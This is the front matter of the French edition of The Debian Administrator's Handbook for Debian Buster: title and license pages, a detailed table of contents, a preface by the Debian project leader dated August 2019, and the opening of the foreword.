

Debian Buster from Discovery to Mastery

# THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog      Roland Mas

# **Le cahier de l'administrateur Debian**

**De la découverte à la maîtrise de Debian Buster**

Raphaël Hertzog et Roland Mas

Freexian SARL

Sorbiers

# Le cahier de l'administrateur Debian

Raphaël Hertzog et Roland Mas

Copyright © 2003-2020 Raphaël Hertzog

Copyright © 2006-2015 Roland Mas

Copyright © 2012-2020 Freexian SARL

ISBN: 979-10-91414-19-7 (English paperback)

ISBN: 979-10-91414-20-3 (English ebook)

Ce livre est disponible sous deux licences compatibles avec les « principes du logiciel libre selon Debian ».

**Notice de licence Creative Commons :** Ce livre est disponible sous licence « Creative Commons Attribution-ShareAlike 3.0 Unported » (Creative Commons Attribution - Partage dans les mêmes conditions 3.0 Non transposé).

► <https://creativecommons.org/licenses/by-sa/3.0/deed.fr>

**Notice de licence publique générale GNU :** ce livre est de la documentation libre. Vous pouvez le redistribuer et/ou le modifier selon les termes de la licence publique générale GNU telle que publiée par la Free Software Foundation, soit la version 2 de cette licence ou (à votre option) toute version plus récente.

Ce livre est distribué dans l'espoir qu'il sera utile, mais SANS AUCUNE GARANTIE ; sans même la garantie tacite qu'il soit COMMERCIALISABLE ou ADAPTÉ À UN USAGE PARTICULIER. Veuillez vous référer à la licence publique générale GNU pour plus de détails.

Vous devriez avoir reçu une copie de la licence publique générale GNU avec ce livre. Si ce n'est pas le cas, consultez <https://www.gnu.org/licenses/>.

Montrez que vous appréciez notre travail

This book is published under a free license because we want everybody to benefit from it. That said maintaining it takes time and lots of effort, and we appreciate being thanked for this. If you find this book valuable, please consider contributing to its continued maintenance either by buying a paperback copy or by making a donation through the book's official website:

► <https://debian-handbook.info>

---

---

# Table des matières

---

---

<b>1. Le projet Debian</b>	<b>1</b>
1.1 Qu'est-ce que Debian ? . . . . .	2
1.1.1 Un système d'exploitation multi-plate-forme . . . . .	2
1.1.2 La qualité des logiciels libres . . . . .	4
1.1.3 Le cadre : une association . . . . .	4
1.2 Textes fondateurs . . . . .	5
1.2.1 L'engagement vis-à-vis des utilisateurs . . . . .	5
1.2.2 Les principes du logiciel libre selon Debian . . . . .	7
1.3 Fonctionnement du projet Debian . . . . .	9
1.3.1 Les développeurs Debian . . . . .	10
1.3.2 Le rôle actif des utilisateurs . . . . .	14
<i>Reporting bugs</i> . . . . .	14
<i>Translation and documentation</i> . . . . .	15
<i>Sending fixes</i> . . . . .	16
<i>Other ways of contributing</i> . . . . .	17
1.3.3 Équipes et sous-projets . . . . .	18
<i>Sous-projets Debian existants</i> . . . . .	18
<i>Équipes administratives</i> . . . . .	19
<i>Équipes de développement, équipes transversales</i> . . . . .	21
1.4 Suivre les actualités Debian . . . . .	22
1.5 Rôle d'une distribution . . . . .	24
1.5.1 L'installateur : <i>debian-installer</i> . . . . .	24
1.5.2 La bibliothèque de logiciels . . . . .	24
1.6 Cycle de vie d'une <i>release</i> . . . . .	25
1.6.1 Le statut <i>Experimental</i> . . . . .	25
1.6.2 Le statut <i>Unstable</i> . . . . .	25
1.6.3 La migration vers <i>Testing</i> . . . . .	27
1.6.4 La promotion de <i>Testing</i> en <i>Stable</i> . . . . .	28
1.6.5 Le statut de <i>Oldstable</i> et <i>Oldoldstable</i> . . . . .	32
<b>2. Présentation de l'étude de cas</b>	<b>35</b>
2.1 Des besoins informatiques en forte hausse . . . . .	36
2.2 Plan directeur . . . . .	36
2.3 Pourquoi une distribution GNU/Linux ? . . . . .	37
2.4 Pourquoi la distribution Debian ? . . . . .	39

2.4.1 Distributions communautaires et commerciales . . . . .	39
2.5 Why Debian Buster? . . . . .	40
<b>3. Prise en compte de l'existant et migration . . . . .</b>	<b>43</b>
3.1 Coexistence en environnement hétérogène . . . . .	44
3.1.1 Intégration avec des machines Windows . . . . .	44
3.1.2 Intégration avec des machines OS X . . . . .	44
3.1.3 Intégration avec d'autres machines Linux/Unix . . . . .	44
3.2 Démarche de migration . . . . .	45
3.2.1 Recenser et identifier les services . . . . .	45
<i>Réseau et processus</i> . . . . .	46
3.2.2 Conserver la configuration . . . . .	47
3.2.3 Prendre en main un serveur Debian existant . . . . .	47
3.2.4 Installer Debian . . . . .	48
3.2.5 Installer et configurer les services sélectionnés . . . . .	49
<b>4. Installation . . . . .</b>	<b>53</b>
4.1 Méthodes d'installation . . . . .	54
4.1.1 Installation depuis un CD-Rom/DVD-Rom . . . . .	54
4.1.2 Démarrage depuis une clé USB . . . . .	55
4.1.3 Installation par <i>boot</i> réseau . . . . .	56
4.1.4 Autres méthodes d'installation . . . . .	56
4.2 Étapes du programme d'installation . . . . .	57
4.2.1 Exécution du programme d'installation . . . . .	57
4.2.2 Choix de la langue . . . . .	58
4.2.3 Choix du pays . . . . .	59
4.2.4 Choix de la disposition du clavier . . . . .	60
4.2.5 Détection du matériel . . . . .	60
4.2.6 Chargement des composants . . . . .	61
4.2.7 Détection du matériel réseau . . . . .	61
4.2.8 Configuration du réseau . . . . .	61
4.2.9 Mot de passe administrateur . . . . .	62
4.2.10 Création du premier utilisateur . . . . .	63
4.2.11 Configuration de l'horloge . . . . .	64
4.2.12 Détection des disques et autres périphériques . . . . .	64
4.2.13 Démarrage de l'outil de partitionnement . . . . .	64
<i>Partitionnement assisté</i> . . . . .	66
<i>Partitionnement manuel</i> . . . . .	68
<i>Emploi du RAID logiciel</i> . . . . .	69
<i>Emploi de LVM (Logical Volume Manager)</i> . . . . .	70
<i>Chiffrement de partitions</i> . . . . .	70
4.2.14 Installation du système de base Debian . . . . .	71
4.2.15 Configuration de l'outil de gestion des paquets (apt) . . . . .	72
4.2.16 Concours de popularité des paquets . . . . .	73
4.2.17 Sélection des paquets à installer . . . . .	74

4.2.18 Installation du chargeur d'amorçage GRUB . . . . .	74
4.2.19 Terminer l'installation et redémarrer . . . . .	76
4.3 Après le premier démarrage . . . . .	76
4.3.1 Installation de logiciels supplémentaires . . . . .	76
4.3.2 Mise à jour du système . . . . .	77
<b>5. Système de paquetage, outils et principes fondamentaux</b> . . . . .	79
5.1 Structure d'un paquet binaire . . . . .	80
5.2 Méta-informations d'un paquet . . . . .	82
5.2.1 Description : fichier control . . . . .	82
<i>Dépendances : champ Depends</i> . . . . .	83
<i>Conflits : champ Conflicts</i> . . . . .	85
<i>Incompatibilités : champ Breaks</i> . . . . .	85
<i>Éléments fournis : champ Provides</i> . . . . .	86
<i>Remplacements : champ Replaces</i> . . . . .	88
5.2.2 Scripts de configuration . . . . .	88
<i>Installation et mise à jour</i> . . . . .	89
<i>Suppression de paquets</i> . . . . .	90
5.2.3 Sommes de contrôle, liste des fichiers de configuration . . . . .	91
5.3 Structure d'un paquet source . . . . .	93
5.3.1 Format . . . . .	93
5.3.2 Utilité chez Debian . . . . .	96
5.4 Manipuler des paquets avec dpkg . . . . .	96
5.4.1 Installation de paquets . . . . .	97
5.4.2 Suppression de paquets . . . . .	99
5.4.3 Consulter la base de données de dpkg et inspecter des fichiers .deb . . . . .	99
5.4.4 Journal de dpkg . . . . .	104
5.4.5 Support multi-architecture . . . . .	104
<i>Activer le support multi-architecture</i> . . . . .	104
<i>Changements liés au support multi-architecture</i> . . . . .	105
5.5 Cohabitation avec d'autres systèmes de paquetages . . . . .	106
<b>6. Maintenance et mise à jour : les outils APT</b> . . . . .	109
6.1 Renseigner le fichier sources.list . . . . .	110
6.1.1 Syntaxe . . . . .	110
6.1.2 Dépôts pour les utilisateurs de <i>Stable</i> . . . . .	112
<i>Mises à jour de sécurité</i> . . . . .	113
<i>Mises à jour de la distribution stable</i> . . . . .	113
<i>Mises à jour proposées</i> . . . . .	114
<i>Rétroportages vers stable</i> . . . . .	114
6.1.3 Dépôts pour les utilisateurs de <i>Testing/Unstable</i> . . . . .	115
<i>Le dépôt Experimental</i> . . . . .	116
6.1.4 Using Alternate Mirrors . . . . .	116
6.1.5 Ressources non officielles : mentors.debian.net . . . . .	117
6.1.6 Mandataire avec cache ( <i>proxy-cache</i> ) pour paquets Debian . . . . .	117

6.2 Commandes aptitude, apt-get et apt . . . . .	118
6.2.1 Initialisation . . . . .	119
6.2.2 Installation et suppression . . . . .	120
6.2.3 Mise à jour . . . . .	122
6.2.4 Options de configuration . . . . .	123
6.2.5 Gérer les priorités associées aux paquets . . . . .	124
6.2.6 Travailler avec plusieurs distributions . . . . .	126
6.2.7 Suivi des paquets installés automatiquement . . . . .	127
6.3 Commande apt-cache . . . . .	128
6.4 The apt-file Command . . . . .	130
6.5 Frontaux : aptitude, synaptic . . . . .	131
6.5.1 aptitude . . . . .	131
<i>Gestion des recommandations, suggestions et tâches</i> . . . . .	133
<i>Meilleurs algorithmes de résolution</i> . . . . .	134
6.5.2 synaptic . . . . .	134
6.6 Vérification d'authenticité des paquets . . . . .	135
6.7 Mise à jour d'une distribution à la suivante . . . . .	137
6.7.1 Démarche à suivre . . . . .	137
6.7.2 Gérer les problèmes consécutifs à une mise à jour . . . . .	139
6.7.3 Cleaning Up after an Upgrade . . . . .	140
<i>Packages removed from the Debian Archive</i> . . . . .	140
<i>Dummy and Transitional Packages</i> . . . . .	140
<i>Old or Unused Configuration Files</i> . . . . .	141
<i>Files not owned by any Package</i> . . . . .	141
6.8 Maintenir un système à jour . . . . .	141
6.9 Mise à jour automatique . . . . .	143
6.9.1 Configuration de dpkg . . . . .	143
6.9.2 Configuration d'APT . . . . .	144
6.9.3 Configuration de debconf . . . . .	144
6.9.4 Gestion des interactions en ligne de commande . . . . .	144
6.9.5 La combinaison miracle . . . . .	144
6.10 Recherche de paquets . . . . .	145
<b>7. Résolution de problèmes et sources d'informations</b> . . . . .	151
7.1 Les sources de documentation . . . . .	152
7.1.1 Les pages de manuel . . . . .	152
7.1.2 Documentation au format <i>info</i> . . . . .	155
7.1.3 La documentation spécifique . . . . .	155
7.1.4 Les sites web . . . . .	156
7.1.5 Les tutoriels ( <i>HOWTO</i> ) . . . . .	156
7.2 Procédures types . . . . .	157
7.2.1 Configuration d'un logiciel . . . . .	157
7.2.2 Surveiller l'activité des démons . . . . .	158
7.2.3 Demander de l'aide sur une liste de diffusion . . . . .	159

<b>8. Configuration de base : réseau, comptes, impression...</b>	<b>163</b>
8.1 Francisation du système . . . . .	164
8.1.1 Définir la langue par défaut . . . . .	164
8.1.2 Configurer le clavier . . . . .	165
8.1.3 Migration vers UTF-8 . . . . .	166
8.2 Configuration du réseau . . . . .	167
8.2.1 Interface Ethernet . . . . .	169
8.2.2 Wireless Interface . . . . .	170
<i>Installing the required firmwares</i> . . . . .	171
<i>Wireless specific entries in /etc/network/interfaces</i> . . . . .	171
8.2.3 Connexion PPP par modem téléphonique . . . . .	172
8.2.4 Connexion par modem ADSL . . . . .	172
<i>Modem fonctionnant avec PPPOE</i> . . . . .	172
<i>Modem fonctionnant avec PPTP</i> . . . . .	173
<i>Modem fonctionnant avec DHCP</i> . . . . .	173
8.2.5 Configuration réseau itinérante . . . . .	174
8.3 Attribution et résolution de noms . . . . .	174
8.3.1 Résolution de noms . . . . .	175
<i>Configuration des serveurs DNS</i> . . . . .	176
<i>Fichier /etc/hosts</i> . . . . .	176
8.4 Base de données des utilisateurs et des groupes . . . . .	177
8.4.1 Liste des utilisateurs : /etc/passwd . . . . .	177
8.4.2 Le fichier des mots de passe chiffrés et cachés : /etc/shadow . . . . .	178
8.4.3 Modifier un compte ou mot de passe existant . . . . .	178
8.4.4 Bloquer un compte . . . . .	179
8.4.5 Liste des groupes : /etc/group . . . . .	179
8.5 Création de compte . . . . .	180
8.6 Environnement des interpréteurs de commandes . . . . .	181
8.7 Configuration de l'impression . . . . .	182
8.8 Configuration du chargeur d'amorçage . . . . .	184
8.8.1 Identifier ses disques . . . . .	184
8.8.2 Configuration de LILO . . . . .	186
8.8.3 Configuration de GRUB 2 . . . . .	187
8.9 Autres configurations : synchronisation, logs, partages... . . . . .	188
8.9.1 Fuseau horaire . . . . .	188
8.9.2 Synchronisation horaire . . . . .	190
<i>Pour les stations de travail</i> . . . . .	190
<i>Pour les serveurs</i> . . . . .	190
8.9.3 Rotation des fichiers de logs . . . . .	191
8.9.4 Partage des droits d'administration . . . . .	191
8.9.5 Liste des points de montage . . . . .	192
8.9.6 <code>locate</code> et <code>updatedb</code> . . . . .	194

8.10 Compilation d'un noyau . . . . .	194
8.10.1 Introduction et prérequis . . . . .	195
8.10.2 Récupérer les sources . . . . .	196
8.10.3 Configuration du noyau . . . . .	196
8.10.4 Compilation et génération du paquet . . . . .	197
8.10.5 Compilation de modules externes . . . . .	198
8.10.6 Emploi d'un patch sur le noyau . . . . .	199
8.11 Installation d'un noyau . . . . .	200
8.11.1 Caractéristiques d'un paquet Debian du noyau . . . . .	200
8.11.2 Installation avec dpkg . . . . .	200
<b>9. Services Unix</b> . . . . .	<b>203</b>
9.1 Démarrage du système . . . . .	204
9.1.1 Le système d'initialisation systemd . . . . .	204
9.1.2 Le système d'initialisation System V . . . . .	210
9.2 Connexion à distance . . . . .	213
9.2.1 Connexion à distance sécurisée : SSH . . . . .	214
<i>Authentification par clé</i> . . . . .	215
<i>Utiliser des applications X11 à distance</i> . . . . .	216
<i>Créer des tunnels chiffrés avec le port forwarding</i> . . . . .	217
9.2.2 Accéder à distance à des bureaux graphiques . . . . .	218
9.3 Gestion des droits . . . . .	220
9.4 Interfaces d'administration . . . . .	222
9.4.1 Administrer sur interface web : webmin . . . . .	223
9.4.2 Configuration des paquets : debconf . . . . .	224
9.5 Les événements système de syslog . . . . .	225
9.5.1 Principe et fonctionnement . . . . .	225
9.5.2 Le fichier de configuration . . . . .	226
<i>Syntaxe du sélecteur</i> . . . . .	226
<i>Syntaxe des actions</i> . . . . .	227
9.6 Le super-serveur inetd . . . . .	227
9.7 Planification de tâches : cron et atd . . . . .	229
9.7.1 Format d'un fichier crontab . . . . .	230
9.7.2 Emploi de la commande at . . . . .	231
9.8 Planification asynchrone : anacron . . . . .	232
9.9 Les quotas . . . . .	233
9.10 Sauvegarde . . . . .	234
9.10.1 Sauvegarde avec rsync . . . . .	235
9.10.2 Restauration des machines non sauvegardées . . . . .	237
9.11 Branchements « à chaud » : hotplug . . . . .	238
9.11.1 Introduction . . . . .	238
9.11.2 La problématique du nommage . . . . .	238
9.11.3 Fonctionnement de udev . . . . .	239
9.11.4 Cas pratique . . . . .	240

9.12 Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI) . . . . .	242
<b>10. Infrastructure réseau</b>	<b>245</b>
10.1 Passerelle . . . . .	246
10.2 X.509 certificates . . . . .	248
10.2.1 Creating gratis trusted certificates . . . . .	249
10.2.2 Infrastructure de clés publiques <i>easy-rsa</i> . . . . .	251
10.3 Réseau privé virtuel . . . . .	255
10.3.1 OpenVPN . . . . .	256
<i>Configuration du serveur OpenVPN</i> . . . . .	256
<i>Configuration du serveur OpenVPN</i> . . . . .	256
<i>Configuration du client OpenVPN</i> . . . . .	257
10.3.2 Réseau privé virtuel avec SSH . . . . .	257
10.3.3 IPsec . . . . .	258
10.3.4 PPTP . . . . .	259
<i>Configuration du client</i> . . . . .	259
<i>Configuration du serveur</i> . . . . .	260
10.4 Qualité de service . . . . .	263
10.4.1 Principe et fonctionnement . . . . .	263
10.4.2 Configuration et mise en œuvre . . . . .	264
<i>Minimiser le temps de latence : wondershaper</i> . . . . .	264
<i>Configuration standard</i> . . . . .	264
10.5 Routage dynamique . . . . .	265
10.6 IPv6 . . . . .	266
10.6.1 Tunnel . . . . .	267
10.7 Serveur de noms (DNS) . . . . .	268
10.7.1 DNS software . . . . .	268
10.7.2 Configuring bind . . . . .	269
10.8 DHCP . . . . .	271
10.8.1 Configuration . . . . .	272
10.8.2 DHCP et DNS . . . . .	273
10.9 Outils de diagnostic réseau . . . . .	273
10.9.1 Diagnostic local : netstat . . . . .	273
10.9.2 Diagnostic distant : nmap . . . . .	275
10.9.3 Les <i>sniffers</i> : tcpdump et wireshark . . . . .	276
<b>11. Services réseau : Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN</b>	<b>279</b>
11.1 Serveur de messagerie électronique . . . . .	280
11.1.1 Installation de Postfix . . . . .	280
11.1.2 Configuration de domaines virtuels . . . . .	284
<i>Domaine virtuel d'alias</i> . . . . .	284
<i>Domaine virtuel de boîtes aux lettres</i> . . . . .	284
11.1.3 Restrictions à la réception et à l'envoi . . . . .	285
<i>Restreindre l'accès en fonction de l'adresse IP</i> . . . . .	286

Vérifier la validité de la commande EHLO ou HELO . . . . .	287
Accepter ou refuser en fonction de l'émetteur (annoncé) . . . . .	288
Accepter ou refuser en fonction du destinataire . . . . .	289
Restrictions associées à la commande DATA . . . . .	290
Application des restrictions . . . . .	290
Filtrer en fonction du contenu du message . . . . .	290
11.1.4 Mise en place du <i>greylisting</i> . . . . .	291
11.1.5 Personnalisation des filtres en fonction du destinataire . . . . .	293
11.1.6 Intégration d'un antivirus . . . . .	294
11.1.7 Fighting Spam with SPF, DKIM and DMARC . . . . .	295
<i>Integrating the Sender Policy Framework (SPF)</i> . . . . .	296
<i>Integrating DomainKeys (DKIM) Signing and Checking</i> . . . . .	297
<i>Integrating Domain-based Message Authentication, Reporting and Conformance (DMARC)</i> . . . . .	299
11.1.8 SMTP authentifié . . . . .	300
11.2 Serveur web (HTTP) . . . . .	301
11.2.1 Installation d'Apache . . . . .	302
11.2.2 Adding support for SSL . . . . .	303
11.2.3 Configuration d'hôtes virtuels . . . . .	303
11.2.4 Directives courantes . . . . .	305
<i>Requérir une authentification</i> . . . . .	306
<i>Restrictions d'accès</i> . . . . .	307
11.2.5 Analyseur de logs . . . . .	307
11.3 Serveur de fichiers FTP . . . . .	309
11.4 Serveur de fichiers NFS . . . . .	310
11.4.1 Sécuriser NFS (au mieux) . . . . .	311
11.4.2 Serveur NFS . . . . .	311
11.4.3 Client NFS . . . . .	313
11.5 Partage Windows avec Samba . . . . .	313
11.5.1 Samba en serveur . . . . .	313
<i>Configuration avec debconf</i> . . . . .	314
<i>Configuration manuelle</i> . . . . .	314
11.5.2 Samba en client . . . . .	316
<i>Le programme smbclient</i> . . . . .	316
<i>Monter un partage Windows</i> . . . . .	316
<i>Imprimer sur une imprimante partagée</i> . . . . .	317
11.6 Mandataire HTTP/FTP . . . . .	317
11.6.1 Installation . . . . .	317
11.6.2 Configuration d'un cache . . . . .	318
11.6.3 Configuration d'un filtre . . . . .	318
11.7 Annuaire LDAP . . . . .	319
11.7.1 Installation . . . . .	319
11.7.2 Remplissage de l'annuaire . . . . .	321
11.7.3 Utiliser LDAP pour gérer les comptes . . . . .	322

<i>Configuration de NSS</i>	322
<i>Configuration de PAM</i>	324
<i>Sécuriser les échanges de données LDAP</i>	324
<b>11.8 Services de communication en temps réel</b>	<b>328</b>
11.8.1 Paramètres DNS pour les services RTC	328
11.8.2 Serveur TURN	329
11.8.3 Serveur Proxy SIP	330
<i>Installation du proxy SIP</i>	330
11.8.4 Serveur XMPP	331
<i>Installation du serveur XMPP</i>	331
<i>Gestion du serveur XMPP</i>	332
11.8.5 Services fonctionnant sur le port 443	332
11.8.6 Ajout de WebRTC	333
<b>12. Administration avancée</b>	<b>335</b>
<b>12.1 RAID et LVM</b>	<b>336</b>
12.1.1 RAID logiciel	336
<i>Différents niveaux de RAID</i>	337
<i>Mise en place du RAID</i>	340
<i>Sauvegarde de la configuration</i>	346
12.1.2 LVM	347
<i>Concepts de LVM</i>	347
<i>Mise en place de LVM</i>	348
<i>LVM au fil du temps</i>	353
12.1.3 RAID ou LVM ?	355
<b>12.2 Virtualisation</b>	<b>358</b>
12.2.1 Xen	359
12.2.2 LXC	365
<i>Préliminaires</i>	366
<i>Configuration réseau</i>	366
<i>Mise en place du système</i>	367
<i>Lancement du conteneur</i>	368
12.2.3 Virtualisation avec KVM	370
<i>Préliminaires</i>	370
<i>Configuration réseau</i>	371
<i>Installation avec virt-install</i>	371
<i>Gestion des machines avec virsh</i>	373
<i>Installer un système basé sur RPM avec yum sur Debian</i>	374
<b>12.3 Installation automatisée</b>	<b>375</b>
12.3.1 Fully Automatic Installer (FAI)	376
12.3.2 Debian-installer avec préconfiguration	377
<i>Employer un fichier de préconfiguration</i>	377
<i>Créer un fichier de préconfiguration</i>	378
<i>Créer un support de démarrage adapté</i>	378

12.3.3 Simple-CDD : la solution tout en un . . . . .	380
Définir des profils . . . . .	380
Configuration et fonctionnement de build-simple-cdd . . . . .	381
Générer une image ISO . . . . .	381
12.4 Supervision . . . . .	382
12.4.1 Mise en œuvre de Munin . . . . .	382
Configuration des hôtes à superviser . . . . .	382
Configuration du grapheur . . . . .	384
12.4.2 Mise en œuvre de Nagios . . . . .	384
Installation . . . . .	385
Configuration . . . . .	385
<b>13. Station de travail</b>	391
13.1 Configuration du serveur X11 . . . . .	392
13.2 Personnalisation de l'interface graphique . . . . .	393
13.2.1 Choix d'un gestionnaire d'écran ( <i>display manager</i> ) . . . . .	393
13.2.2 Choix d'un gestionnaire de fenêtres . . . . .	393
13.2.3 Gestion des menus . . . . .	394
13.3 Bureaux graphiques . . . . .	395
13.3.1 GNOME . . . . .	395
13.3.2 KDE and Plasma . . . . .	396
13.3.3 Xfce et autres . . . . .	397
13.3.4 Other Desktop Environments . . . . .	398
13.4 Courrier électronique . . . . .	398
13.4.1 Evolution . . . . .	398
13.4.2 KMail . . . . .	400
13.4.3 Thunderbird . . . . .	400
13.5 Navigateurs web . . . . .	401
13.6 Développement . . . . .	403
13.6.1 Outils pour GTK+ sur GNOME . . . . .	403
13.6.2 Tools for Qt . . . . .	403
13.7 Travail collaboratif . . . . .	404
13.7.1 Travail en groupe : <i>groupware</i> . . . . .	404
13.7.2 Travail collaboratif avec FusionForge . . . . .	404
13.8 Suites bureautiques . . . . .	405
13.9 L'émulation Windows : Wine . . . . .	406
13.10 Logiciels de communication en temps réel . . . . .	407
<b>14. Sécurité</b>	411
14.1 Définir une politique de sécurité . . . . .	412
14.2 Pare-feu ou filtre de paquets . . . . .	414
14.2.1 nftables Behavior . . . . .	414
14.2.2 Moving from iptables to nftables . . . . .	416
14.2.3 Syntax of nft . . . . .	419
14.2.4 Installer les règles à chaque démarrage . . . . .	419

<b>14.3 Supervision : prévention, détection, dissuasion</b>	420
14.3.1 Surveillance des logs avec <code>logcheck</code>	420
14.3.2 Surveillance de l'activité	421
<i>En temps réel</i>	421
<i>Historique</i>	422
14.3.3 Avoiding Intrusion	422
14.3.4 Détection des changements	423
<i>Audit des paquets avec <code>dpkg --verify</code></i>	423
<i>Audit des paquets : l'outil <code>debsums</code> et ses limites</i>	424
<i>Surveillance des fichiers : AIDE</i>	425
14.3.5 Détection d'intrusion (IDS/NIDS)	426
<b>14.4 Introduction à AppArmor</b>	427
14.4.1 Les principes	427
14.4.2 Activer AppArmor et gérer les profils	428
14.4.3 Créer un nouveau profil	429
<b>14.5 Introduction à SELinux</b>	435
14.5.1 Les principes	435
14.5.2 La mise en route	437
14.5.3 La gestion d'un système SELinux	438
<i>Gestion des modules SELinux</i>	438
<i>Gestion des identités</i>	439
<i>Gestion des contextes de fichiers, des ports et des booléens</i>	440
14.5.4 L'adaptation des règles	441
<i>Rédiger un fichier .fc</i>	441
<i>Rédiger un fichier .if</i>	442
<i>Rédiger un fichier .te</i>	443
<i>Compilation des fichiers</i>	447
<b>14.6 Autres considérations sur la sécurité</b>	447
14.6.1 Risques inhérents aux applications web	447
14.6.2 Savoir à quoi s'attendre	447
14.6.3 Bien choisir les logiciels	449
14.6.4 Gérer une machine dans son ensemble	450
14.6.5 Les utilisateurs sont des acteurs	450
14.6.6 Sécurité physique	450
14.6.7 Responsabilité juridique	451
<b>14.7 En cas de piratage</b>	451
14.7.1 Déetecter et constater le piratage	452
14.7.2 Mettre le serveur hors ligne	452
14.7.3 Préserver tout ce qui peut constituer une preuve	453
14.7.4 Réinstaller	453
14.7.5 Analyser à froid	454
14.7.6 Reconstituer le scénario de l'attaque	455
<b>15. Conception d'un paquet Debian</b>	459

15.1 Recomplier un paquet depuis ses sources . . . . .	460
15.1.1 Récupérer les sources . . . . .	460
15.1.2 Effectuer les modifications . . . . .	460
15.1.3 Démarrer la recompilation . . . . .	462
15.2 Construire son premier paquet . . . . .	463
15.2.1 Métapaquet ou faux paquet . . . . .	463
15.2.2 Simple archive de fichiers . . . . .	464
15.3 Créer une archive de paquets pour APT . . . . .	468
15.4 Devenir mainteneur de paquet . . . . .	471
15.4.1 Apprendre à faire des paquets . . . . .	471
<i>Les règles</i> . . . . .	471
<i>Les procédures</i> . . . . .	471
<i>Les outils</i> . . . . .	471
15.4.2 Processus d'acceptation . . . . .	473
<i>Prérequis</i> . . . . .	473
<i>Inscription</i> . . . . .	474
<i>Acceptation des principes</i> . . . . .	474
<i>Vérification des compétences</i> . . . . .	475
<i>Approbation finale</i> . . . . .	475
<b>16. Conclusion : l'avenir de Debian</b> . . . . .	479
16.1 Développements à venir . . . . .	480
16.2 Avenir de Debian . . . . .	480
16.3 Avenir de ce livre . . . . .	481
<b>A. Distributions dérivées</b> . . . . .	483
A.1 Recensement et coopération . . . . .	483
A.2 Ubuntu . . . . .	483
A.3 Linux Mint . . . . .	484
A.4 Knoppix . . . . .	485
A.5 Aptosid et Siduction . . . . .	485
A.6 Grml . . . . .	486
A.7 Tails . . . . .	486
A.8 Kali Linux . . . . .	486
A.9 Devuan . . . . .	486
A.10 DoudouLinux . . . . .	486
A.11 Raspbian . . . . .	487
A.12 PureOS . . . . .	487
A.13 SteamOS . . . . .	487
A.14 Et d'autres encore . . . . .	487
<b>B. Petit cours de rattrapage</b> . . . . .	489
B.1 Interpréteur de commandes et commandes de base . . . . .	489
B.1.1 Déplacement dans l'arborescence et gestion des fichiers . . . . .	489
B.1.2 Consultation et modification des fichiers texte . . . . .	490

B.1.3 Recherche de fichiers et dans les fichiers . . . . .	491
B.1.4 Gestion des processus . . . . .	491
B.1.5 Informations système : mémoire, espace disque, identité . . . . .	491
<b>B.2 Organisation de l’arborescence des fichiers . . . . .</b>	<b>492</b>
B.2.1 La racine . . . . .	492
B.2.2 Le répertoire personnel de l’utilisateur . . . . .	493
<b>B.3 Fonctionnement d’un ordinateur : les différentes couches en jeu . . . . .</b>	<b>494</b>
B.3.1 Au plus bas niveau : le matériel . . . . .	494
B.3.2 Le démarreur : le BIOS ou l’UEFI . . . . .	495
B.3.3 Le noyau . . . . .	496
B.3.4 L’espace utilisateur . . . . .	496
<b>B.4 Quelques fonctions remplies par le noyau . . . . .</b>	<b>496</b>
B.4.1 Pilotage du matériel . . . . .	496
B.4.2 Systèmes de fichiers . . . . .	498
B.4.3 Fonctions partagées . . . . .	499
B.4.4 Gestion des processus . . . . .	499
B.4.5 Gestion des permissions . . . . .	500
<b>B.5 L’espace utilisateur . . . . .</b>	<b>500</b>
B.5.1 Processus . . . . .	500
B.5.2 Démons . . . . .	501
B.5.3 Communications entre processus . . . . .	501
B.5.4 Bibliothèques . . . . .	503
<b>Index</b>	<b>505</b>



---

# Préface

---

Je suis heureux d'avoir l'occasion de vous accueillir dans Debian et dans le Manuel de l'Administrateur Debian. Beaucoup de gens ont choisi Debian : environ 10 % des serveurs web sur Internet exécutent Debian. Quand on inclut les systèmes d'exploitation basés sur Debian, ce nombre est plus proche de 20 %. Debian a été sélectionné comme système d'exploitation de choix pour la Station spatiale internationale. Qu'il s'agisse d'une recherche de pointe en physique ou d'un projet visant à aider à cultiver des aliments tout en luttant contre la pollution, Debian a été utilisé pour alimenter les ordinateurs qui rendent ces choses possibles.

Pourquoi Debian a-t-il un attrait auprès des grandes entreprises, des chercheurs, des militants et des amateurs ? Je pense que la réponse se trouve dans la flexibilité et la communauté de Debian. Debian est flexible. Oui, il fournit un excellent système d'exploitation polyvalent prêt à l'emploi. Il fournit également les outils nécessaires pour adapter Debian à l'environnement dans lequel vous travaillez. Qu'il s'agisse d'une architecture en nuage et en conteneur, d'un grand nombre de stations de travail, d'ordinateurs individuels ou d'une application matérielle, Debian fournit la flexibilité nécessaire pour bien fonctionner dans cet environnement. Vous trouverez les outils et les exemples qu'il vous faut pour répondre à vos besoins.

La communauté Debian est un lieu de rencontre pour des individus et des intérêts divers : les développeurs des plus grandes entreprises travaillent aux côtés de bénévoles, de chercheurs et d'utilisateurs. Qu'il s'agisse d'experts en sécurité, de développeurs web, de programmeurs système ou d'architectes, nous sommes tous représentés. Vous pouvez faire partie de cette communauté. Lorsque vous trouvez des moyens d'améliorer Debian, votre contribution est la bienvenue.

Nous nous réunissons pour produire un système d'exploitation gratuit et libre de classe mondiale. Aucune entreprise ne contrôle Debian ; personne ne définit notre travail. À la place, chacun de nous a le pouvoir d'améliorer Debian de la manière qui nous est importante. Merci d'avoir regardé ce que nous avons construit. J'espère que vous l'aimez.

Ce livre est un excellent moyen d'explorer Debian. Je le recommande à des amis depuis des années quand ils voulaient en savoir plus sur Debian, et je suis heureux d'avoir l'occasion de le recommander plus largement. Ce manuel est écrit et maintenu par des membres de longue date de la communauté Debian. Certaines des mêmes personnes qui travaillent au développement du système d'exploitation se sont réunies pour vous aider à le comprendre. Et bien sûr, le livre est développé en utilisant un processus communautaire similaire à Debian lui-même avec le même accent sur la liberté.

Août 2019

Sam Hartman (chef du projet Debian)

# Avant-propos

Linux a le vent en poupe depuis un certain nombre d'années et sa popularité croissante encourage de plus en plus à faire le grand saut. Cette aventure commence par le choix d'une distribution, décision importante car chacune a ses particularités. Autant s'épargner de futurs efforts inutiles de migration.

B.A.-BA

## Distribution et noyau

### Linux

Linux n'est en fait qu'un noyau, la brique logicielle de base assurant l'interface entre le matériel et les programmes.

Une "distribution Linux" est un système d'exploitation complet qui habituellement inclus un noyau Linux, un programme d'installation, et surtout des applications et utilitaires nécessaires pour transformer un ordinateur en un outil réellement exploitable.

